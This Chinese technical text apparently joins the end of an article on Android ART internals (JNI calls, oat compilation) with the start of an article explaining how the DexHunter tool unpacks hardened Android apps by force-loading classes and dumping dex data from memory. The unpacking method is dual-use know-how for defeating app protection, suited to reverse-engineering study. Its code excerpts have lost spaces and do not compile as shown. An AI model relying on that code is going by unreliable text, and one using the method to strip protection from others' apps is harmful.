ScopedObjectAccesssoa(self);

mirror::ArtMethod* method = self->GetCurrentMethod(NULL);
DCHECK(method != NULL);

void* native_code = soa.Vm()->FindCodeForNativeMethod(method);
if (native_code == NULL) {
DCHECK(self->IsExceptionPending());
returnNULL;
  } else {
method->RegisterNative(self, native_code);
returnnative_code;
  }
}
```

主要的过程也就是查找到相应方法的native code，然后再次设置ArtMethod的native*method*成员，这样以后再执行的时候就直接跳到了native code执行了。

3、Native方法中调用java方法

这个主要是通过JNIEnv来间接调用的。JNIEnv中维持了许多JNI API可以被native code来使用。C和C++的实现形式略有不同，C++是对C的事先进行了一个简单的包装，具体可以参见jni.h。这里为了便于叙述以C为例。

```
typedefconststructJNINativeInterface* JNIEnv;
structJNINativeInterface {
void*       reserved0;
void*       reserved1;
void*       reserved2;
void*       reserved3;
jint        (*GetVersion)(JNIEnv *);
jclass      (*DefineClass)(JNIEnv*, constchar*, jobject, constjbyte*,  jsize);
jclass      (*FindClass)(JNIEnv*, constchar*);
…………
…………
jobject     (*NewDirectByteBuffer)(JNIEnv*, void*, jlong);
void*       (*GetDirectBufferAddress)(JNIEnv*, jobject);
jlong       (*GetDirectBufferCapacity)(JNIEnv*, jobject);
jobjectRefType (*GetObjectRefType)(JNIEnv*, jobject);
};
```

这些API以函数指针的形式存在，并在libart.so中实现，在整个art的初始化的过程中进行了对应。

在libart.so中的对应：

```
constJNINativeInterfacegJniNativeInterface = {
NULL,  // reserved0.
NULL,  // reserved1.
NULL,  // reserved2.
NULL,  // reserved3.
JNI::GetVersion,
JNI::DefineClass,
JNI::FindClass,
…………
…………
JNI::NewDirectByteBuffer,
JNI::GetDirectBufferAddress,
JNI::GetDirectBufferCapacity,
JNI::GetObjectRefType,
};
```

下面以一个常见的native code调用java的过程进行下分析：

```
(*pEnv)->FindClass(……);
getMethodID(……);
(*pEnv)->CallVoidMethod(……);
```

即查找类，得到相应的方法的ID，然后通过此ID去调用。

```
staticjclassFindClass(JNIEnv* env, constchar* name) {
CHECK_NON_NULL_ARGUMENT(FindClass, name);
Runtime* runtime = Runtime::Current();
ClassLinker* class_linker = runtime->GetClassLinker();
std::stringdescriptor(NormalizeJniClassDescriptor(name));
ScopedObjectAccesssoa(env);
Class* c = NULL;
if (runtime->IsStarted()) {
ClassLoader* cl = GetClassLoader(soa);
      c = class_linker->FindClass(descriptor.c_str(), cl);
    } else {
      c = class_linker->FindSystemClass(descriptor.c_str());
    }
returnsoa.AddLocalReference<jclass>(c);
  }
```

可以看到JNI中的FindClass实际调用的是ClassLinker::FindClass，这与ART的类加载过程一致。

```
staticvoidCallVoidMethod(JNIEnv* env, jobjectobj, jmethodIDmid, ...) {
va_listap;
va_start(ap, mid);
CHECK_NON_NULL_ARGUMENT(CallVoidMethod, obj);
CHECK_NON_NULL_ARGUMENT(CallVoidMethod, mid);
ScopedObjectAccesssoa(env);
InvokeVirtualOrInterfaceWithVarArgs(soa, obj, mid, ap);
va_end(ap);
  }
```

最后调用的是ArtMethod::Invoke()。

可以说如出一辙，即JNI的这些API其实还是做了一遍ART的类加载和初始化及调用的过程。

0x06 总结与补充

- oat文件作为一个静态库的形式被加载到zygote进程的空间中，并由libart.so负责虚拟机的功能，完成对oat文件的解析，方法的查找和调用，并负责垃圾回收。
- runtime可以实现在部分未被编译的方法和已被编译的方法之前的交互调用，为此runtime提供了诸如artInterpreterToInterpreterBridge、artInterpreterToCompiledCodeBridge之类的函数进行衔接。
- 所有的Java方法在编译为arm指令后都符合一定的标准。由于是在runtime中运行的，所有的R0寄存器代表着一个隐含的参数，指令当前的ArtMethod对象，R1-R3传递前几个参数（包括this），多余的参数依靠堆栈传递。
- 系统的启动类（在环境变量BOOTCLASSPATH中指定）被翻译为boot.oat，boot.art包含了其加载后的类对象，启动时以直接被载入进程空间中。
- 同一个dex文件中的方法，载入的时候会被直接解析到ArtMethod对象的dex*cache_resolved_methods*成员中，直接通过R0寄存器寻址。而系统的API主要是通过找到代表包含API的对象Object实例中的Class域，然后在其中的函数表中查找解决的；Class实例的初始化，是在载入每个oat文件解析类信息时建立的。
- 一些关键的系统调用，如分配对象等，是有libart.so来提供的，并且与平台有相关性，存放在每个Thread对象的quick*entrypoints*域中。
- dex2oat在两个时间被执行，一是apk安装的时候，二是在调用DexClassLoader动态载入dex文件的时候。
- 具体的说编译的目标指令为Thumb-2指令集，支持16位指令和32位指令的混合执行。
- 在编译boot.art和boot.oat文件时，不需要其他的支持，但是在编译其他的dex文件时需要在虚拟机环境中载入上述文件。编译执行的过程也需要虚拟机环境的支持，只不过是用于编译而非执行，这样可以保证编译的目标文件是在虚拟机环境中的一个完整的映像而不会出现寻址错误等。
- 整个编译过程基本上是依靠dex2oat来加载CompilerDriver，然后逐个方法来进行编译。将每个方法划分BasicBlock，绘制MIRGraph（控制流图），逐个翻译为以dalvikbtecode的SSA形式为基础的MIR，然后将MIR解析为LIR，最后翻译为Thumb-2指令，最后统一写入一个ELF文件即oat文件。

原文by zyq0879

0x01 前言

之前对Android的两个运行时的源码做了一些研究，又加上如火如荼的Android加固服务的兴起，便产生了打造一个用于脱壳的运行时，于是便有了DexHunter的诞生（源码：https://github.com/zyq8709/DexHunter/ ）。今天，我就通过这篇小文聊聊我的一些简单的思路，供大家参考和讨论。

0x02 相关机制

首先，先来看一看Android运行时的一些相关机制，看看我们来怎么搞。

首当其冲，要脱壳少不了研究一下Dex文件的格式，这一点Android的官方文档写的已经很清晰了，我这里就简单再提一下。整个结构便如图1所示：



magic
......
file_size
header_size
......
string_ids_size
string_ids_off
type_ids_size
type_ids_off
proto_ids_size
proto_ids_off
field_ids_size
field_ids_off
method_ids_size
method_ids_off
class_defs_size
class_defs_off
data_size
data_off
header
string_ids
type_ids
proto_ids
field_ids
method_ids
class_defs
data
......
drops.wooyun.org

图1 Dex文件结构

其实就是分区段存储不同的内容，在头部里有指向各个区段起始的偏移值。当然我们最关心的就是class_defs和data这两个段了。

class_defs包含了所有的类，用class_def_item来描述。图2是对class_def_item展开的一个示意图：




图2 class_def_item结构

每个class_def_item指向一个class_data_item，每个class_data_item 包含了一个class的数据，每个方法用encoded_method结构来描述，它又指向了一个code_item，这个里面就保存着一个方法的所有指令。

对于ART下，安装后的dex文件会被编译为oat文件，这个oat文件其实是一个ELF文件，图3是它的一个结构：




图3 OAT文件结构

其中可以看到oatdata指向的部分包含了原有的Dex文件，这个是我们的目标。当然oatexec指向了编译后的ARM指令，但是对于我们暂时来说没有什么卵用。

0x03 四个时机

为了脱壳，我们要建立一个概念，就是“时机”。对于非虚拟机壳，从内存中转储是一个最为有效和统用的技巧，那么就必须要找到一个时机，保证内存中的数据是完全正确的。


在Android中呢，便有这么四个时机：

打开Dex文件

就是把APK中的dex文件提取并做cache，那么最终打开的其实是odex或oat文件；

加载Class

运行时读取存储在Dex中的每个class，并用来填充一个生成的Class对象，其中包含了class的所有成员，这样一个class才能被使用；图4表示了ART和DVM下的Class对象的结构



Object
Class* klass_
u4 lock
other data members

ClassObject
......
Method* directMethods
......
Method* virtualMethods
......
InstField* ifields
......
StaticField sfields[n]

Method
......
u2* insns
......
S, S, S, ...
Method
......
u2* insns
......

StaticField
......
JValue value
S, ...
StaticField
......
JValue value

Method
......
u2* insns
......
S, S, S, ...
Method
......
u2* insns
......

InstField
......
int byteOffset
S, ...
InstField
......
int byteOffset

图4 Class的结构

初始化Class

如果一个class有static块，那么这个部分就会编译为类的初始化器，具体看说就是方法，在class真正需要被使用的时候就会执行它，当然，壳就可以利用它来做许多事情；

调用具体的方法

不用多说，就是根据生成的Class对象查找到具体的代码指令并执行了。

0x04 两种加载

好，那我们怎么做呢？很简单，我们就从类的加载开始。

总的来说，有两种可以加载类的方法，一个是显示加载，主要用于反射，就是通过调用Class.forName()或ClassLoader.loadClass()方法来主动加载一个类；另一个是隐式加载，主要是通过创建第一个class的实例或在类产生前访问静态成员时发生。这些操作的背后在运行时中是有相应的函数来真正完成的。

在ART中：

显式加载：

ClassLoader.loadClass 对应DexFile_defineClassNative

Class.forName 对应Class_classForName

隐式加载：

对应artAllocObjectFromCode

图5表述了这个关系：




图5 ART中的实现

在DVM中：

显式加载：

ClassLoader.loadClass对应Dalvik_dalvik_system_DexFile_defineClassNative

Class.forName对应Dalvik_java_lang_Class_classForName

隐式加载：

对应dvmResolveClass

图6是DVM中的实现表示：




图6 DVM中的实现

0x05 开始修改

很清晰看到，我们找到了关键点，在ART中是DefineClass，DVM中是Dalvik_dalvik_system_DexFile_defineClassNative，我们就从这里动手，主要的修改就发生在这里。简单地说就是主动地一次性加载并初始化所有的类。

这样做是隐含了几条原则的：

当类被加载时，dex中对应的部分必须有效；
类初始化的时候，dex中的内容包括生成的Class对象是可以被修改的；
只有在执行一个方法时，才要求code_item是有效的。
图7就是DexHunter的一个工作流程：




图7 DexHunter原理

下面就分这几个步骤来说：

（1） 定位内存

对于之前提到的入口函数，都有一个参数表示在操作的文件。

ART中，这个参数是DexFile对象，其中有一个location_成员，是一个字符串，可以简单的理解为此文件的路径。那么DVM中是DexOrJar，相对的字符串成员是fileName。这下我们就好整了，只要我们指定了目标字符串，我们就可以从可能使用的众多dex文件中找出我们想要的那个，而且方便的是，通过这两个对象，我们还能很容易找到操作的文件在内存中的起始地址和长度。

（2） 主动加载并初始化

这个就是遍历dex文件中class_defs区段里每一个class_def_item，并逐一加载和初始化，在ART里我们使用FindClass函数来加载类，EnsureInitialized进行初始化；在DVM中用dvmDefineClass加载，dvmIsClassInitialized 和dvmInitClass来初始化。

（3） 转储并自动修复

